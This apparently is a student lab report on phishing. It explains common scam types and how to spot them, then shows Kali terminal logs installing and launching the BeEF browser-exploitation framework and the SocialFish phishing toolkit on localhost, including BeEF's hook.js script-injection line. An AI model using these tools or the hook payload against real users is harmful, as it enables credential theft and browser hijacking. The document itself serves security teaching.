Nishant Baruah


A053

70022100516

Experiment 6 - Implementation of phishing attack

What is a phishing attack?

"Phishing" refers to an attempt to steal sensitive information, typically in the form of usernames, passwords, credit card numbers, bank account information or other important data in order to utilize or sell the stolen information. By masquerading as a reputable source with an enticing request, an attacker lures in the victim in order to trick them, similarly to how a fisherman uses bait to catch a fish.



How is phishing carried out?

The most common examples of phishing are used to support other malicious actions, such as on-path attack and cross-site scripting attacks. These attacks typically occur via email or instant message, and can be broken down into a few general categories. It's useful to become familiar with a few of these different vectors of phishing attacks in order to spot them in the wild.

Advanced-fee scam

This common email phishing attack is popularized by the “Nigerian prince” email, where an alleged Nigerian prince in a desperate situation offers to give the victim a large sum of money for a small fee upfront. Unsurprisingly, when the fee is paid, no large sum of money ever arrives. The interesting history is that this type of scam has been occurring for over a hundred years in different forms; it was originally known in the late 1800s as the Spanish Prisoner scam, in which a con artist contacted a victim to prey on their greed and sympathy. The con artist is allegedly trying to smuggle out a wealthy Spanish prisoner, who will reward the victim handsomely in exchange for the money to bribe some prison guards.

This attack (in all its forms) is mitigated by not responding to requests from unknown parties in which money has to be given to receive something in return. If it sounds too good to be true, it probably is. A simple Google search on the theme of the request or some of the text itself will often bring up the details of the scam.

Account deactivation scam

By playing off the urgency created in a victim who believes an important account is going to be deactivated, attackers are able to trick some people into handing over important information such as login credentials. Here’s an example: the attacker sends an email that appears to come from an important institution like a bank, and they claim the victim’s bank account will be deactivated if they do not take action quickly. The attacker will then request the login and password to the victim’s bank account in order to prevent the deactivation. In a clever version of the attack, once the information is entered, the victim will be directed to the legitimate bank website so that nothing looks out of place.

This type of attack can be countered by going directly to the website of the service in question and seeing if the legitimate provider notifies the user of the same urgent account status. It’s also good to check the URL bar and make sure that the website is secure. Any website requesting a login and password that is not secure should be seriously questioned, and nearly without exception should not be used.

Website forgery scam

This type of scam is commonly paired with other scams such as the account deactivation scam. In this attack, the attacker creates a website that is virtually identical to the legitimate website of a business the victim uses, such as a bank. When the user visits the page through whatever means, be it an email phishing attempt, a hyperlink inside a forum, or via a search engine, the victim reaches a website which they believe to be the legitimate site instead of a fraudulent copy. All information entered by the victim is collected for sale or other malicious use.


In the early days of the Internet, these types of duplicate pages were fairly easy to spot due to their shoddy craftsmanship. Today the fraudulent sites may look like a picture-perfect representation of the original. By checking the URL in the web browser, it is usually pretty easy to spot a fraud. If the URL looks different than the typical one, this should be


considered highly suspect. If the pages listed as insecure and HTTPS is not on, this is a red flag and virtually guarantees the site is either broken or a phishing attack.


Tools or frameworks commonly associated with phishing activities:


1. Beef-XSS (Browser Exploitation Framework): Beef-XSS is a penetration testing tool that focuses on exploiting web browsers. While it is designed for ethical hacking and security testing, it has been used in phishing attacks to manipulate and control web browsers of unsuspecting users.
2. SocialFish: SocialFish is a phishing toolkit designed for social engineering attacks. It provides a set of tools to create phishing pages for various social media platforms and gather credentials from targeted individuals. SocialFish simplifies the process of creating convincing fake login pages to trick users into divulging their usernames and passwords.
3. Zphisher: Zphisher is another phishing tool that simplifies the process of creating phishing pages. It is designed to automate the creation of fake login pages for a variety of online services, making it easier for attackers to set up and execute phishing campaigns.


Implementation:









root@kali: /home/kali/SocialFish
File Actions Edit View Help
┌──(root㉿kali)-[/home/kali]
└─# apt-get install beef-xss
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
beef-xss is already the newest version (0.5.4.0+git20220823-0kali2).
0 upgraded, 0 newly installed, 0 to remove and 1344 not upgraded.
┌──(root㉿kali)-[/home/kali]
└─# sudo beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
/usr/bin/beef-xss: line 27: [: =: unary operator expected
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>



┌──(root㉿kali)-[/home/kali]
└─# git clone https://github.com/UndeadSec/SocialFish.git
Cloning into 'SocialFish' ...
remote: Enumerating objects: 1256, done.
remote: Counting objects: 100% (44/44), done.
remote: Compressing objects: 100% (37/37), done.
remote: Total 1256 (delta 17), reused 25 (delta 7), pack-reused 1212
Receiving objects: 100% (1256/1256), 14.77 MiB | 794.00 KiB/s, done.
Resolving deltas: 100% (544/544), done.
┌──(root㉿kali)-[/home/kali]
└─# apt-get install python3 python3-pip python3-dev -y
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
python3 is already the newest version (3.11.4-5+b1).
python3 set to manually installed.
python3-dev is already the newest version (3.11.4-5+b1).
python3-dev set to manually installed.
The following additional packages will be installed:
python3-pip-whl
The following packages will be upgraded:


root@kali: /home/kali/SocialFish
File Actions Edit View Help
Processing triggers for kali-menu (2023.4.6) ...
┌──(root㉿kali)-[/home/kali]
└─# apt-get install python3 python3-pip python3-dev -y
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
python3 is already the newest version (3.11.4-5+b1).
python3-pip is already the newest version (24.0+dfsg-1).
python3-dev is already the newest version (3.11.4-5+b1).
0 upgraded, 0 newly installed, 0 to remove and 1342 not upgraded.



root@kali: /home/kali/SocialFish
File Actions Edit View Help
┌──(root㉿kali)-[/home/kali/SocialFish]
└─# python3 -m pip install -r requirements.txt
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (2.3
Collecting PyLaTeX (from -r requirements.txt (line 2))
Downloading PyLaTeX-1.4.2.tar.gz (59 kB)
59.7/59.7 kB 1.5 MB/s eta 0:00:00
Installing build dependencies ... done
Getting requirements to build wheel ... done
Installing backend dependencies ... done
Preparing metadata (pyproject.toml) ... done
Collecting python3-nmap (from -r requirements.txt (line 3))
Downloading python3_nmap-1.6.0-py3-none-any.whl (26 kB)
Requirement already satisfied: qrcode in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (7.4.2
Requirement already satisfied: Flask in /usr/lib/python3/dist-packages (from -r requirements.txt (line 5)) (2.2.5)
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (from -r requirements.txt (line 6)) (0.4
Requirement already satisfied: Flask_Login in /usr/lib/python3/dist-packages (from -r requirements.txt (line 7)) (
Collecting python-nmap (from -r requirements.txt (line 8))
Downloading python-nmap-0.7.1.tar.gz (44 kB)
44.4/44.4 kB 5.3 MB/s eta 0:00:00
Preparing metadata (setup.py) ... done
Collecting python-secrets (from -r requirements.txt (line 9))
Downloading python_secrets-23.4.2-py2.py3-none-any.whl (127 kB)
127.2/127.2 kB 4.4 MB/s eta 0:00:00



root@kali: /home/kali/SocialFish
File Actions Edit View Help
┌──(root㉿kali)-[/home/kali/SocialFish]
└─# python3 SocialFish.py kali kali
UNDEADSEC | t.me/UndeadSec
youtube.com/c/UndeadSec - BRAZIL
SOCIALFISH
v3.0Nepture
Twitter: https://twitter.com/UndeadSec
Site: https://www.undeadsec.com
Go to http://0.0.0.0:5000/neptune to start
* Serving Flask app 'SocialFish'


root@kali: /home/kali/SocialFish
File Actions Edit View Help
Go to http://0.0.0.0:5000/neptune to start
* Serving Flask app 'SocialFish'
